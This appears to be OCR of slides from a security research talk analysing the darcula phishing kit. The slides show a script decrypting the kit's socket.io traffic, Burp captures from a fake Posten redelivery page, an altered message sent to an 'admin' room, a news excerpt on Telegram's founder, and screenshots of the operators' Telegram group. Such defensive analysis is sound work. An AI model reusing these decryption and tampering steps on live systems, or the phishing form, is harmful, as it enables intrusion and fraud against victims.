

decrypt_demo.js - Rabbit tools - Visual Studio Code
File Edit Selection View Go Run Terminal Help
decrypt_demo.js
decrypt_demo.js > ...
1 const CryptoJS = require("crypto-js");
2
3 const key = "sync-data"
4 const ciphertext = "U2FsdGVkX19JWH3V+KnWIdPjzlF/wBhLj4W/rYovdJmHineTSuwIxfkSQyLycrSfTyBEAai8R6yrLQnIcd3FtjqDoX
5
6 const plaintext = CryptoJS.Rabbit.decrypt(ciphertext, key);
7
8 console.log(plaintext.toString(CryptoJS.enc.Utf8))
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
bash
box@box:~/Desktop/Rabbit tools$ node decrypt_demo.js
{"id":1,"domain":"post.lol","ip":"192.168.100.169","ua":"Mozilla/5.0 (iPhone; CPU iPhone OS 5_1 like Mac OS X) AppleWebKit/534.46 (KHTML, like Gecko) Version/5.1 Mobile/9B176 Safari/7534.48.3","data":{},"created_at":"2024-08-30T10:07:20.907Z","updated_at":"2024-08-30T10:07:20.907Z"}
box@box:~/Desktop/Rabbit tools$
Ln 8, Col 51 Spaces: 4 UTF-8 LF JavaScript

```
{
  "msg": {
    "type": "824d02e7cf6ec64a44710b06ef8cfa0e",
    "data":
"U2FsdGVkX19JWH3V+KnWIdPjzlF/wBhLj4W/rYovdJmHineTSuwIxfkSQyLycrSfTyBEAai8R6yrLQnIcd3FtjqDoXPyh9j28hXEyaYAjyo
4ZuTx0jaaJE/CdV0F/oRZlDCCZo1aV/T3Qdp0c+lgyungjr+O2ufwNeZhpe/PnZ/nDrWW3Kujiqitvb29WG5c+Lyz8Bsp/1iMIh1CTghC9IC
vVTIEyItJeRo4hBZcBdk7fc6cqBAMT93cyLq3sUzwD4aoOAtdWGHxEOY2FnGFxcxv6oM+jc9f4Sr6XUs+M3sAMrkLmpYsZnqSwVQXxvJlILe
DibEcI5U/bCJXK+5tsqfgJGpl+a9WGKvh4iuqFcaa7YX6jQhNuVlcs4pCW9OGAHRnFAwhp+cfpNw="
  },
  "user": [],
  "room": [
    "21232f297a57a5a743894a0e4a801fc3"
  ]
}
```

```
{
  "msg": {
    "type": "sync-data",
    "data":
"U2FsdGVkX19JWH3V+KnWIdPjzlF/wBhLj4W/rYovdJmHineTSuwIxfkSQyLycrSfTyBEAai8R6yrLQnIcd3FtjqDoXPyh9j28hXEyaYAjyo
4ZuTx0jaaJE/CdV0F/oRZlDCCZo1aV/T3Qdp0c+lgyungjr+O2ufwNeZhpe/PnZ/nDrWW3Kujiqitvb29WG5c+Lyz8Bsp/1iMIh1CTghC9IC
vVTIEyItJeRo4hBZcBdk7fc6cqBAMT93cyLq3sUzwD4aoOAtdWGHxEOY2FnGFxcxv6oM+jc9f4Sr6XUs+M3sAMrkLmpYsZnqSwVQXxvJlILe
DibEcI5U/bCJXK+5tsqfgJGpl+a9WGKvh4iuqFcaa7YX6jQhNuVlcs4pCW9OGAHRnFAwhp+cfpNw="
  },
  "user": [],
  "room": [
    "21232f297a57a5a743894a0e4a801fc3"
  ]
}
```

```
{
  "msg": {
    "type": "sync-data",
    "data": "{"id":1,"domain":"post.lol","ip":"192.168.100.169","ua":"Mozilla/5.0 (iPhone; CPU iPhone OS 5_1 like Mac OS X) AppleWebKit/534.46 (KHTML, like Gecko) Version/5.1 Mobile/9B176 Safari/7534.48.3","data":{},"created_at":"2024-08-30T10:07:20.907Z","updated_at":"2024-08-30T10:07:20.907Z"}
  },
  "user": [],
  "room": [
    "21232f297a57a5a743894a0e4a801fc3"
  ]
}
```

```
{
  "msg": {
    "type": "sync-data",
    "data": "{"id":1,"domain":"post.lol","ip":"192.168.100.169","ua":"Mozilla/5.0 (iPhone; CPU iPhone OS 5_1 like Mac OS X) AppleWebKit/534.46 (KHTML, like Gecko) Version/5.1 Mobile/9B176 Safari/7534.48.3","data":{},"created_at":"2024-08-30T10:07:20.907Z","updated_at":"2024-08-30T10:07:20.907Z"}
  },
  "user": [],
  "room": [
    "admin"
  ]
}
```


Burp Suite Community Edition v2024.5.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Filter settings: Showing all items
URL Direction Edited Length Notes TLS Time Listener port WebSocket ID
2410 https://post.lol/socket.io/ → To server 1 ✓ 16:21:49 30 Aug 2024 8080 31
2409 https://post.lol/socket.io/ ← To client 1 ✓ 16:21:49 30 Aug 2024 8080 31
2408 https://post.lol/socket.io/ → To server 1 ✓ 16:21:24 30 Aug 2024 8080 31
2407 https://post.lol/socket.io/ ← To client 1 ✓ 16:21:24 30 Aug 2024 8080 31
2406 https://post.lol/socket.io/ ← To client 47 ✓ 16:21:20 30 Aug 2024 8080 31
2405 https://post.lol/socket.io/ → To server 699 ✓ 16:21:20 30 Aug 2024 8080 31
2404 https://post.lol/socket.io/ ← To client 47 ✓ 16:21:18 30 Aug 2024 8080 31
2403 https://post.lol/socket.io/ → To server 699 ✓ 16:21:18 30 Aug 2024 8080 31
2402 https://post.lol/socket.io/ ← To client 47 ✓ 16:21:17 30 Aug 2024 8080 31
2401 https://post.lol/socket.io/ → To server 699 ✓ 16:21:17 30 Aug 2024 8080 31
2400 https://post.lol/socket.io/ ← To client 47 ✓ 16:21:07 30 Aug 2024 8080 31
2399 https://post.lol/socket.io/ → To server 699 ✓ 16:21:07 30 Aug 2024 8080 31
2398 https://post.lol/socket.io/ ← To client 47 ✓ 16:21:05 30 Aug 2024 8080 31
Hex
Search
Event log (8) All issues
Posten: Post- og frakttje
https://post.lol/NO/
posten
Søk Min side Meny
Postadresse
Kjære bruker, vennligst fyll ut skjemaet nøye for å sikre vellykket omlevering.
Navnet Ditt
Adresse
Gateadresse eller husnummer
Detaljert Adresse (Valgfritt)
Leilighetsnummer, romnummer o.l.

```
{
  "msg": {
    "type": "824d02e7cf6ec64a44710b06ef8cfa0e",
    "data":
"U2FsdGVkX19QZCV9PYY3eIjO4hd4yNvfRxqHUQIt7wvNL/IZvh7f/8tiy0CuUwHzuXN1W1gMytlwcLw2CHaNu3XVozVUoKKNVIq9utYcQpT
+p2ZAApYLZ8Kuub5YR4Nt53n1oe6uNKNjukH3C5uRY2arB7aKzfHcANQ92ij/LyPPfyEykIeDfmIG4u9LSeNOz4gIVE14rjCUeWYvOZrjsEV
+FuL0ZNWn7zf6ufnc5emS89+x1FrIjsTq1FXI69av8654kw0rLXvwTxsbDPM8mB3GwyOgxVSGRldysOcgUtXXokFcrBa5P27d+stOgU8ZglS
t3Uc/50sePBu2C1N8MXeKI5GqBbpc1Pgu8cntWonbpv/L1uzJpEQgjKi2RNMy7Ic73WEYiHRt92iHeOMVn6YZCDVibYD60P+GT4FNJMibWfy
Ot67Ax5SlVWzhVMjABGmc1ma5ZvDoXp/zssnwbtqySOC5Y8HJ8fW237knOu3BqKHF+Sglb7TZOi1MErB0bGYKtUjFkPJTFpNseN54I0wON/U
IAh/0CHNtkj4="
  },
  "user": [],
  "room": [
    "21232f297a57a5a743894a0e4a801fc3"
  ]
}
```

```
{
  "id": 1,
  "domain": "post.lol",
  "ip": "192.168.100.169",
  "ua": "Mozilla/5.0 (iPhone; CPU iPhone OS 5_1 like Mac OS X) AppleWebKit/534.46 (KHTML, like Gecko)
Version/5.1 Mobile/9B176 Safari/7534.48.3",
  "data": {
    "在地址页": {
      "fullName": "John Doe",
      "address": "1234 Mai"
    }
  },
  "created_at": "2024-08-30T12:53:15.083Z",
  "updated_at": "Fri Aug 30 2024 16:22:12 GMT+0200 (Central European Summer Time)"
}
```

Burp Suite Community Edition v2024.5.3 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Intercept HTTP history WebSockets history Proxy settings

Filter settings: Showing all items

#	URL	Direction	Edited	Length	Notes	TLS	Time	Listener port	WebSocket ID
1212	https://post.lol/socket.io/	→ To server		154		✓	15:09:02 30 Aug 2024	8080	20
1211	https://post.lol/socket.io/	→ To server		690		✓	15:09:02 30 Aug 2024	8080	20
1210	https://post.lol/socket.io/	← To client		46		✓	15:09:02 30 Aug 2024	8080	20
1209	https://post.lol/socket.io/	← To client		215		✓	15:09:02 30 Aug 2024	8080	10
1208	https://post.lol/socket.io/	→ To server		154		✓	15:09:02 30 Aug 2024	8080	20
1207	https://post.lol/socket.io/	← To client		67		✓	15:09:02 30 Aug 2024	8080	20
1206	https://post.lol/socket.io/	← To client		99		✓	15:09:02 30 Aug 2024	8080	20
1205	https://post.lol/socket.io/	← To client		131		✓	15:09:02 30 Aug 2024	8080	20
1204	https://post.lol/socket.io/	→ To server		42		✓	15:09:02 30 Aug 2024	8080	20
1203	https://post.lol/socket.io/	← To client		7		✓	15:09:02 30 Aug 2024	8080	20
1202	https://post.lol/socket.io/	→ To server		58		✓	15:09:02 30 Aug 2024	8080	20
1201	https://post.lol/socket.io/	← To client		44		✓	15:09:02 30 Aug 2024	8080	20

Message

Pretty Raw Hex

```
1 423["message",{"action":"join","room":""}]
```



Search 0 highlights

Event log (8) All issues Memory: 297.9MB

Inspector Notes

Filter settings: Showing all items

#	URL	Direction	Edited	Length	Notes	TLS	Time	Listen
1212	https://post.lol/socket.io/	→ To server		154		✓	15:09:02 30 Aug 2024	8080
1211	https://post.lol/socket.io/	→ To server		690		✓	15:09:02 30 Aug 2024	8080
1210	https://post.lol/socket.io/	← To client		46		✓	15:09:02 30 Aug 2024	8080
1209	https://post.lol/socket.io/	← To client		215		✓	15:09:02 30 Aug 2024	8080
1208	https://post.lol/socket.io/	→ To server		154		✓	15:09:02 30 Aug 2024	8080
1207	https://post.lol/socket.io/	← To client		67		✓	15:09:02 30 Aug 2024	8080
1206	https://post.lol/socket.io/	← To client		99		✓	15:09:02 30 Aug 2024	8080
1205	https://post.lol/socket.io/	← To client		131		✓	15:09:02 30 Aug 2024	8080
1204	https://post.lol/socket.io/	→ To server		42		✓	15:09:02 30 Aug 2024	8080
1203	https://post.lol/socket.io/	← To client		7		✓	15:09:02 30 Aug 2024	8080
1202	https://post.lol/socket.io/	→ To server		58		✓	15:09:02 30 Aug 2024	8080
1201	https://post.lol/socket.io/	← To client		44		✓	15:09:02 30 Aug 2024	8080

Message

Pretty Raw Hex

```
1 423["message",{"action":"join","room":""}]
```



Search

Event log (8) All issues

Burp Suite Community Edition v2024.5.3 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Intercept HTTP history WebSockets history Proxy settings

Filter settings: Showing all items

#	URL	Direction	Edited	Length	Notes	TLS	Time	Listener port	WebSocket ID
2893	https://post.lol/socket.io/	→ To server		1		✓	17:37:36 30 Aug 2...	8080	36
2892	https://post.lol/socket.io/	← To client		1		✓	17:37:36 30 Aug 2...	8080	36
2891	https://post.lol/socket.io/	→ To server		1		✓	17:37:11 30 Aug 2...	8080	36
2890	https://post.lol/socket.io/	← To client		1		✓	17:37:11 30 Aug 2...	8080	36
2889	https://post.lol/socket.io/	← To client		124		✓	17:37:02 30 Aug 2...	8080	36
2888	https://post.lol/socket.io/	← To client		841		✓	17:37:01 30 Aug 2...	8080	36
2887	https://post.lol/socket.io/	← To client		129		✓	17:37:00 30 Aug 2...	8080	36
2886	https://post.lol/socket.io/	← To client		27		✓	17:36:58 30 Aug 2...	8080	36
2885	https://post.lol/socket.io/	→ To server		86		✓	17:36:58 30 Aug 2...	8080	36
2884	https://post.lol/socket.io/	→ To server		1		✓	17:36:46 30 Aug 2...	8080	36
2883	https://post.lol/socket.io/	← To client		1		✓	17:36:46 30 Aug 2...	8080	36
2882	https://post.lol/socket.io/	→ To server		1		✓	17:36:21 30 Aug 2...	8080	36
2881	https://post.lol/socket.io/	← To client		1		✓	17:36:21 30 Aug 2...	8080	36

Message

Pretty Raw Hex

```
1 42["message",{"type":"helper-log","data":"執行完成"},{"room":"21232f297a57a5a743894a0e4a801fc3","user":"server-helper"}]
```

Search 0 highlights


Inspector Notes

Event log (8) All issues Memory: 314.9MB

Telegram Founder Charged With Wide Range of Crimes in France

Pavel Durov, who was arrested near Paris over the weekend as part of a broad investigation into criminal activity on the platform, was also barred from leaving the country.

Listen to this article · 7:11 min Learn more
Share full article 665



The founder of Telegram, Pavel Durov, shown in 2014, was released in Paris on bail of about $5.5 million. Jim Wilson/The New York Times

By Aurelien Breeden and Adam Satariano
Aurelien Breeden reported from Paris, and Adam Satariano from London.

Aug. 28, 2024

Leer en español

Pavel Durov, the Russian-born entrepreneur who founded the online communications tool Telegram, was charged on Wednesday in France with a wide range of crimes for failing to prevent illicit activity on the app, and barred from leaving the country.

His indictment was a rare move by legal authorities to hold a top technology executive personally liable for the behavior of users on a major messaging platform, escalating the debate over the role of tech companies in online speech, privacy and security and the limits of their responsibility.

Mr. Durov, 39, was detained by the French authorities on Saturday after a flight from Azerbaijan. He was charged on Wednesday with complicity in managing an online platform to enable illegal transactions by an organized group, which could lead to a sentence of up to 10 years in prison.


He was also charged with complicity in crimes such as enabling the distribution of child sexual abuse material, drug trafficking and



mnemonic

Criminal Ecosystem


darcula - 交流群 /同步鱼/短信鱼/电商鱼
493 members



darcula
last seen recently
darcula
Username
莫问在不在，莫发语音，莫发 ??? 。直接说事情，否则不回
Bio

